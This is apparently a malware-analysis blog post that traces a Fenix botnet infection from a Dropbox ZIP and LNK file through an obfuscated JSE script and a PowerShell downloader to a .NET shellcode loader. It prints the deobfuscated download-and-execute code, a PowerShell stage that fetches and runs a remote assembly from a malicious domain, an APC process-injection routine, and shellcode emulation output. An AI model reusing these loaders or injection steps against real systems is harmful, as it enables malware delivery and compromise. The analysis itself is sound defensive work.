Botnet Fenix

dfir.ch/posts/botnex_fenix/

August 22, 2024

22 Aug 2024

Introduction

To improve my rusty reverse-engineering skills, I'm going to analyze various malware samples that have come up in our incident response cases in loose succession. The first sample belongs to the Fenix botnet (sample here).

In this post, we analyze a sophisticated malware infection chain that begins with a user downloading a ZIP file from a Dropbox link and culminates in the execution of a malicious shellcode.

First Stage

The infection chain begins when the user downloads a ZIP file from Dropbox using the Edge browser.

- Filename: ComplementoSATid.zip.
- Hash: 70be0d4dd7ac04b699c7e035ead0e83941fc70906e6aa00384986b41f3ecbdee

Unfortunately, in our case, it was not possible to pinpoint the exact vector of how the user was lured to download the ZIP file. There is a comprehensive report about Fenix from Metabase, that goes into detail about one infection vector they witnessed.

Inside the ZIP file was an LNK file:

- Filename: ComplementoSATid.lnk
- Hash: 39641c701ce212fcae56e74cc46a00dc60a64ab4f9f27690e123e7e4109b3b6a

The LNK file is responsible for executing a JSE script from a remote location, utilising wscript along the process:

```
wscript.exe" "\\193.149.190.150\vWa\rfc.jse
```

- Filename: rfc.jse
- Hash: dcb647433c3f58a8406711da3e143dbb1fc4ee4e1cd436ce1ae5ff972d5a6a55

Following the truncated content of the rfc.jse file:

```
(function(){
var CpakkbmmDHWkt = "f"
var JsysWjjRMesqV = "u"
var TTwRJKJjyWjKa = "n"
[..]
var AgEiMjqLYdwzo = ")"
var OYXIkllYIhixA = "%3B"
var BUVfoxLAsCXqU = "%7D"
var MlueKUrTONhlBYgGdDIH = '' + CpakkbmmDHWkt + JsysWjjRMesqV + TTwRJKJjyWjKa +
lqRRKQiVezAwN + FywmLsjFTMnvC + lboqbhKPoxtDj + HFNqHWOJStNvd + idDuVZEvptbjS +
BuBDFSmQsumCU + RSFxwAlDKSTXQ + ljiSgGTXKLaxo + zcjEkyvNEdDwr + TacVHhjgkRzRW +
rZDaDhcXVOOBG + jTpAnnUURFacc + GVgSzNiKUGaCc + NAtLYvJlmWRmz + RpXphfaFjPsRR +
LLUhmCsPslOzx + GLXpMIeUOeKKO + jeSlirhYHfPeN + NgyXEprlRzXqK + vHiUQslfwPgPs +
cruEgzBEkWPMK + FjUdCUphBuwCs + rsMOXmgxTmKod + IvOkowVRkBpnD + UdAyvekHnaiFU +
xEZxUzzJKlBre + pVXqrrAmGYKWd + tcdfJWLZpedJo + tShWocYtbOSiv + QcULyWpTfmplg +
nghJZSuJrCVHa + YCPPZImePjAXZ + cedoBXfzpeqCE + rNUYJIJADsOKV + SkpOAzuNcYVEY +
LKOciLwIQEzdZ + EieslEIcJDwKu + LlxtEgLHWOPLi + MUHQgZGZvsLZC + HRlYkBDhBdgUi +
qrhIWqMLGyXHs + fmxxLvzUOzkDj + sxJQbZoZnbEGI + XBGbJBsJzLcid + QvSNpTOfGLQdW +
MigRvOZPujUvu + ZaQVuAadLTmOR + OJttAfZgUssRO + NwYndoIBgnMdV + hlAFEAARNKbQY +
WuvpjYdaTmDqS + wLhUawnNaDhxk + xLxPZdBZnViyN + diNNTapqvKNpG + FGMmGEqFHCWNs +
MnQHkFfyCOypY + TNmKyVgvNqvfS + LFYGuApcQjxcx + kqXOiXUfVBwGh +
new Function(decodeURIComponent(MlueKUrTONhlBYgGdDIH)).call()
```

Various variables are declared first and a defined value is assigned to the variables. Finally, all variables are merged into the variable “MlueKUrTONhlBYgGdDIH” (CpakkbmmDHWkt + JsysWjjRMesqV + TTwRJKJjyWjKa etc.). At the bottom of the line, we see the following line:

```
new Function(decodeURIComponent(MlueKUrTONhlBYgGdDIH)).call()
```

The variable MlueKUrTONhlBYgGdDIH, which now contains all the values of the previously initialized variables, is passed to the decodeURIComponent function, which is then also started (by executing call()). We replace this line with the line below, and get two new functions (see below) out of this process:

```
console.log(decodeURIComponent(MlueKUrTONhlBYgGdDIH))
```

function _0x3eb2

```
function _0x3eb2(_0x4710fe, _0x305d67) {
    var _0x3dc770 = _0x3ed3();
    return _0x3eb2 = function(_0x5baf5f, _0x4eaf26) {
        _0x5baf5f = _0x5baf5f - (0x7 * 0x257 + -0x5a6 + 0xa57 * -0x1);
        var _0x3c6efd = _0x3dc770[_0x5baf5f];
        return _0x3c6efd;
    }, _0x3eb2(_0x4710fe, _0x305d67);
}(function(_0x1bc2b7, _0x338e90) {
    var _0x36262c = _0x3eb2,
        _0x3f67bc = _0x1bc2b7();
    while (!![]) {
        try {
            var _0xb5f1bf = -parseInt(_0x36262c(0x83)) / (0x33b + -0x1c7 * -0xf +
-0x1de3) * (parseInt(_0x36262c(0x84)) / (0x1d99 * -0x1 + 0x2 * -0xac3 + -0x3 *
-0x110b)) + -parseInt(_0x36262c(0x73)) / (-0x410 + -0x8ed + 0x68 * 0x20) + -
parseInt(_0x36262c(0x6a)) / (0x9e8 + -0xa2a * 0x2 + 0xa70) *
(parseInt(_0x36262c(0x81)) / (-0x3 * 0x663 + 0xc33 * -0x3 + 0x37c7 * 0x1)) +
parseInt(_0x36262c(0x66)) / (-0x1a16 + 0x925 + 0x10f7) + parseInt(_0x36262c(0x80)) /
(-0x23cb + -0x4 * -0x40e + -0x1 * -0x139a) * (parseInt(_0x36262c(0x72)) / (-0x8ea *
0x3 + 0x237f + -0x4d * 0x1d)) + -parseInt(_0x36262c(0x7f)) / (-0xc * -0xc5 + -0x1ff8
+ 0x16c5) + parseInt(_0x36262c(0x75)) / (0x22b8 + -0x7ee + -0x8 * 0x358);
            if (_0xb5f1bf === _0x338e90) break;
            else _0x3f67bc['push'](_0x3f67bc['shift']());
        } catch (_0x20525c) {
            _0x3f67bc['push'](_0x3f67bc['shift']());
        }
    }
}(_0x3ed3, 0x17f6bf + 0x10bdae + -0x1a41b5), (function() {
    var _0x1f23f6 = _0x3eb2,
        _0xfe1844 = {
            'FGEQV': _0x1f23f6(0x7b) + '3',
            'EvXLb': _0x1f23f6(0x79) + _0x1f23f6(0x89) + _0x1f23f6(0x70),
            'MPdLc': _0x1f23f6(0x6d),
            'htzAP': _0x1f23f6(0x68) + _0x1f23f6(0x7c) + _0x1f23f6(0x82) +
_0x1f23f6(0x67) + _0x1f23f6(0x78) + _0x1f23f6(0x71),
            'KjIpR': _0x1f23f6(0x88) + _0x1f23f6(0x87),
            'SQnEJ': function(_0x344ada, _0x551a86) {
                return _0x344ada + _0x551a86;
            },
            'mqWEa': _0x1f23f6(0x64),
            'vNiuV': _0x1f23f6(0x7a),
            'PNbxJ': _0x1f23f6(0x6b) + _0x1f23f6(0x6e)
        },
        _0x385aa2 = _0xfe1844[_0x1f23f6(0x7d)][_0x1f23f6(0x6f)]('|'),
        _0x400141 = 0x48b * 0x3 + 0xdaa + -0x1b4b;
    while (!![]) {
        switch (_0x385aa2[_0x400141++]) {
            case '0':
                var _0x15e0e2 = new ActiveXObject(_0xfe1844[_0x1f23f6(0x7e)]);
                continue;
            case '1':
                _0x15e0e2[_0x1f23f6(0x77)];
```

```
                continue;
            case '2':
                _0x15e0e2[_0x1f23f6(0x7a)](_0xfe1844[_0x1f23f6(0x8b)],
_0xfe1844[_0x1f23f6(0x65)], ![]);
                continue;
            case '3':
                _0x341166[_0x1f23f6(0x74) + 'te'](_0xfe1844[_0x1f23f6(0x86)],
_0xfe1844[_0x1f23f6(0x6c)](_0xfe1844[_0x1f23f6(0x85)], _0x275cd4), '',
_0xfe1844[_0x1f23f6(0x76)], 0x3 * 0x5b3 + -0x219d + -0x421 * -0x4);
                continue;
            case '4':
                var _0x275cd4 = _0x15e0e2[_0x1f23f6(0x8a) + 'xt'];
                continue;
            case '5':
                var _0x341166 = new ActiveXObject(_0xfe1844[_0x1f23f6(0x69)]);
                continue;
        }
        break;
    }
}()));
```

function _0x3ed3()

```
function _0x3ed3() {
    var _0x4a2a1d = ['responseTe', 'MPdLc', '\x20-c\x20', 'htzAP',
    '1059384YPCCzx', '.bar/WgxVd', 'https://up', 'PNbxJ', '229932MPRnvV',
    'Shell.Appl', 'SQnEJ', 'GET', 'ication', 'split', '.6.0', '.php',
    '480YTGPtl', '3120741MOSfKa', 'ShellExecu', '46051260TersWW',
    'vNiuV', 'send', 'pw67n/load', 'Msxml2.Ser',
    'open', '0|2|1|4|5|', 'date.parar', 'FGEQV',
    'EvXLb', '14360409ypCHVY', '65121IIZvDr', '5fzKzZt',
    'rayos05fvd', '1FbkTMr', '3399334TLPgxY', 'mqWEa',
    'KjIpR', '.exe', 'powershell', 'verXMLHTTP'];
    _0x3ed3 = function() {
        return _0x4a2a1d;
    };
    return _0x3ed3();
}
```

To deobfuscate the provided JavaScript functions, we need to replace the obfuscated parts with their actual values and understand the logic behind the code. The function “_0x3eb2” is used to map obfuscated indices to their corresponding strings in an array returned by “_0x3ed3()”. The array “_0x3ed3” contains the actual strings used in the script. We need to map each obfuscated index to its corresponding string. Next, we need to replace the calls to “_0x3eb2” with the actual strings from the array.

```
(function() {
    var _0x1f23f6 = _0x3eb2,
        _0xfe1844 = {
            'FGEQV': 'https://up.pw67n/load.bar/WgxVd',
            'EvXLb': 'Msxml2.ServerXMLHTTP.6.0',
            'MPdLc': 'powershell.exe',
            'htzAP': 'powershell -c ',
            'KjIpR': 'ShellExecute',
            'SQnEJ': function(a, b) { return a + b; },
            'mqWEa': 'application',
            'vNiuV': 'send',
            'PNbxJ': 'Shell.Application'
        },
        _0x385aa2 = '0|2|1|4|5|3'.split('|'),
        _0x400141 = 0;

    while (true) {
        switch (_0x385aa2[_0x400141++]) {
            case '0':
                var _0x15e0e2 = new ActiveXObject(_0xfe1844['EvXLb']);
                continue;
            case '1':
                _0x15e0e2.send();
                continue;
            case '2':
                _0x15e0e2.open('GET', _0xfe1844['FGEQV'], false);
                continue;
            case '3':
                _0x341166.ShellExecute('cmd', _0xfe1844.SQnEJ(_0xfe1844['htzAP'],
_0x275cd4), '', 'open', 0);
                continue;
            case '4':
                var _0x275cd4 = _0x15e0e2.responseText;
                continue;
            case '5':
                var _0x341166 = new ActiveXObject(_0xfe1844['PNbxJ']);
                continue;
        }
        break;
    }
})();
```

The script is designed to download a file from “hxxps://up.pw67n/load.bar/WgxVd” utilising “Msxml2.ServerXMLHTTP.6.0” to send an HTTP GET request. The response text is stored in “_0x275cd4”, which is later executed.

Second Stage

The GET request to “load.php” delivers the following PowerShell code (MD5: a406bbe8a344013c81cba76b3c1875d9650e03fb3412118e07facbc49d406ab4)

```
$bytes = (Invoke-WebRequest "https://update.pararrayos05fvd.bar/WgxVdpw67n/xls.php" -
UseBasicParsing).Content
$assembly = [System.Reflection.Assembly]::Load($bytes)
$entryPointMethod = $assembly.GetTypes().Where({ $_.Name -eq "Program" },
"First").GetMethod("Main", [Reflection.BindingFlags] "Static, Public, NonPublic")
$entryPointMethod.Invoke($null, $null)
Add-Type -AssemblyName System.Windows.Forms
[System.Windows.Forms.MessageBox]::Show('Esta factura fue enviada a usted por error
favor de hacer caso omiso','Error','OK','error')
```

The PowerShell script above downloads a .NET executable from a remote URL (update.pararrayos05fvd.bar) and executes the Main method (the initial entry point) of the executable.

After executing the PowerShell code, the script displays a message box to the user, indicating an error. This could be a distraction tactic to divert attention from the malicious activity.

```
[System.Windows.Forms.MessageBox]::Show
('Esta factura fue enviada a usted por error favor de hacer caso
omiso','Error','OK','error')
```



Figure 1: Error Message

Shellcode

- Filename: uiH.xls
- Hash: efa676feeaa65665740c56cd5ae2805faaafb817bde207d7caafde83090abc0d

Thanks to PEStudio, we know that it is a .NET x64 file:



Figure 2: PEStudio

.NET malware can be analyzed relatively easily with dnSpy.

```
};
Program.STARTUPINFO startupinfo = default(Program.STARTUPINFO);
Program.PROCESS_INFORMATION process_INFORMATION = default(Program.PROCESS_INFORMATION);
if (!Program.CreateProcess("C:\\Windows\\System32\\AuthHost.exe", null, IntPtr.Zero, IntPtr.Zero, false, Program.ProcessCreationFlags.CREATE_SUSPENDED,
  IntPtr.Zero, null, ref startupinfo, out process_INFORMATION))
{
    Console.WriteLine("CreateProcess failed: {0}", Marshal.GetLastWin32Error());
    return;
}
IntPtr hProcess = process_INFORMATION.hProcess;
IntPtr hThread = process_INFORMATION.hThread;
IntPtr intPtr = Program.VirtualAllocEx(hProcess, IntPtr.Zero, (uint)array.Length, Program.AllocationType.MEM_COMMIT,
  Program.MemoryProtection.PAGE_EXECUTE_READWRITE);
IntPtr pfnAPC = intPtr;
Program.WriteProcessMemory(hProcess, intPtr, array, (uint)array.Length, IntPtr.Zero);
Program.QueueUserAPC(pfnAPC, hThread, IntPtr.Zero);
Program.ResumeThread(hThread);
```

Figure 3: Main function within dnSpy

The code depicted in Figure 3 demonstrates how to create and manipulate a suspended process in Windows, inject code into it, and then execute that code.

- **CreateProcess**: It starts the AuthHost.exe process in a suspended state, meaning the process is created but not yet running.
- **VirtualAllocEx**: Allocates memory in the newly created process.
- **WriteProcessMemory**: Writes an array of bytes (which could represent malicious code) into the allocated memory.
- **QueueUserAPC**: Queues the execution of the injected code to the main thread of the suspended process.
- **ResumeThread**: Resumes the thread, causing the injected code to execute.



Figure 4: Shellcode Array

The shellcode array is in ASCII characters instead of the more common hex notation. Before the conversion, however, we need to clean up a little. In .NET, Byte.MaxValue is a constant that represents the maximum value that a byte data type can hold. Since a byte is an 8-bit unsigned integer, the value of Byte.MaxValue is 255.



Figure 5: byte.MaxValue

We can convert the ASCII characters back into readable characters using the CyberChef recipe “From Charcode”. After deleting spaces etc. we can already see the first IOC (“update.pararrayos05fvd.bar”).



Figure 6: Converting the Shellcode with CyberChef

As we now have converted the ASCII with CyberChef, the next thing we want to do is to emulate the shellcode in a controlled environment. To learn more about the shellcode, the exact network connections and API calls that programmed into the shellcode. For this task, we use Speakeasy from Mandiant: Speakeasy is a portable, modular, binary emulator designed to emulate Windows kernel and user-mode malware.

```
root@dfir:~/speakeasy# speakeasy -t /tmp/shellcode.bin -r -a x64
* exec: shellcode
0x13cd: 'kernel32.LoadLibraryA("wininet.dll")' -> 0x7bc00000
0x13dd: 'kernel32.GetProcAddress(0x77f10000, "printf")' -> 0xfeee0000
0x13ef: 'kernel32.GetProcAddress(0x7bc00000, "InternetOpenA")' -> 0xfeee0001
0x13ff: 'kernel32.GetProcAddress(0x7bc00000, "InternetConnectA")' -> 0xfeee0002
0x140f: 'kernel32.GetProcAddress(0x7bc00000, "HttpOpenRequestA")' -> 0xfeee0003
0x141f: 'kernel32.GetProcAddress(0x7bc00000, "HttpSendRequestA")' -> 0xfeee0004
0x1434: 'kernel32.GetProcAddress(0x7bc00000, "HttpQueryInfoA")' -> 0xfeee0005
0x1446: 'kernel32.GetProcAddress(0x77000000, "HeapAlloc")' -> 0xfeee0006
0x1456: 'kernel32.GetProcAddress(0x7bc00000, "InternetReadFile")' -> 0xfeee0007
0x1468: 'kernel32.GetProcAddress(0x77000000, "VirtualAlloc")' -> 0xfeee0008
0x147a: 'kernel32.GetProcAddress(0x77000000, "GetNativeSystemInfo")' -> 0xfeee0009
0x1487: 'kernel32.GetProcAddress(0x77000000, "GetCurrentProcess")' -> 0xfeee000a
0x149c: 'kernel32.GetProcAddress(0x77000000, "ReadProcessMemory")' -> 0xfeee000b
0x14b1: 'kernel32.GetProcAddress(0x77000000, "HeapFree")' -> 0xfeee000c
0x14be: 'kernel32.GetProcAddress(0x77000000, "GetProcessHeap")' -> 0xfeee000d
0x14ce: 'kernel32.GetProcAddress(0x7bc00000, "InternetCloseHandle")' -> 0xfeee000e
0x14e5: 'kernel32.GetProcAddress(0x77000000, "Sleep")' -> 0xfeee000f
0x1511: 'wininet.InternetOpenA("W", 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x156a: 'wininet.InternetConnectA(0x20, "update.pararrayos05fvd.bar", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x15b6: 'wininet.HttpOpenRequestA(0x24, "GET", "WgxVdpw67n/9eI3Ej.xls", 0x0, 0x0, 0x0, "INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x15d5: 'wininet.HttpSendRequestA(0x28, 0x0, 0x0, 0x0, 0x0)' -> 0x1
0x1607: 'wininet.HttpQueryInfoA(0x28, 0x20000005, 0x1203d80, 0x1203d84, 0x0)' -> 0x0
* Finished emulating
```

Figure 7: Utilizing the SpeakEasy Shellcode Emulation Framework

After following the installation instructions, we can emulate the shellcode with the following command

```
# speakeasy -t /tmp/shellcode.bin -r -a x64
```

And get the following output:

```
* exec: shellcode
0x13cd: 'kernel32.LoadLibraryA("wininet.dll")' -> 0x7bc00000
0x13dd: 'kernel32.GetProcAddress(0x77f10000, "printf")' -> 0xfeee0000
0x13ef: 'kernel32.GetProcAddress(0x7bc00000, "InternetOpenA")' -> 0xfeee0001
0x13ff: 'kernel32.GetProcAddress(0x7bc00000, "InternetConnectA")' -> 0xfeee0002
0x140f: 'kernel32.GetProcAddress(0x7bc00000, "HttpOpenRequestA")' -> 0xfeee0003
0x141f: 'kernel32.GetProcAddress(0x7bc00000, "HttpSendRequestA")' -> 0xfeee0004
0x1434: 'kernel32.GetProcAddress(0x7bc00000, "HttpQueryInfoA")' -> 0xfeee0005
0x1446: 'kernel32.GetProcAddress(0x77000000, "HeapAlloc")' -> 0xfeee0006
0x1456: 'kernel32.GetProcAddress(0x7bc00000, "InternetReadFile")' -> 0xfeee0007
0x1468: 'kernel32.GetProcAddress(0x77000000, "VirtualAlloc")' -> 0xfeee0008
0x147a: 'kernel32.GetProcAddress(0x77000000, "GetNativeSystemInfo")' -> 0xfeee0009
0x1487: 'kernel32.GetProcAddress(0x77000000, "GetCurrentProcess")' -> 0xfeee000a
0x149c: 'kernel32.GetProcAddress(0x77000000, "ReadProcessMemory")' -> 0xfeee000b
0x14b1: 'kernel32.GetProcAddress(0x77000000, "HeapFree")' -> 0xfeee000c
0x14be: 'kernel32.GetProcAddress(0x77000000, "GetProcessHeap")' -> 0xfeee000d
0x14ce: 'kernel32.GetProcAddress(0x7bc00000, "InternetCloseHandle")' -> 0xfeee000e
0x14e5: 'kernel32.GetProcAddress(0x77000000, "Sleep")' -> 0xfeee000f
0x1511: 'wininet.InternetOpenA("W", 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x156a: 'wininet.InternetConnectA(0x20, "update.pararrayos05fvd.bar", 0x50, 0x0, 0x0,
0x3, 0x0, 0x0)' -> 0x24
0x15b6: 'wininet.HttpOpenRequestA(0x24, "GET", "WgxVdpw67n/9eI3Ej.xls", 0x0, 0x0,
0x0, "INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x15d5: 'wininet.HttpSendRequestA(0x28, 0x0, 0x0, 0x0, 0x0)' -> 0x1
0x1607: 'wininet.HttpQueryInfoA(0x28, 0x20000005, 0x1203d80, 0x1203d84, 0x0)' -> 0x0
* Finished emulating
```

Dynamic Analysis

The DLL could also be analyzed dynamically (i.e. started) to obtain more information about the shellcode. Instead of starting the DLL with rundll32, one can also use PowerShell to load a DLL into the memory and then execute it:

```
$bytes = [System.IO.File]::ReadAllByte
("C:\Users\malmoeb\Desktop\efa676feeaa65665740c56cd5ae2805faaafb817bde207d7caafde8309
0abc0d.dll")
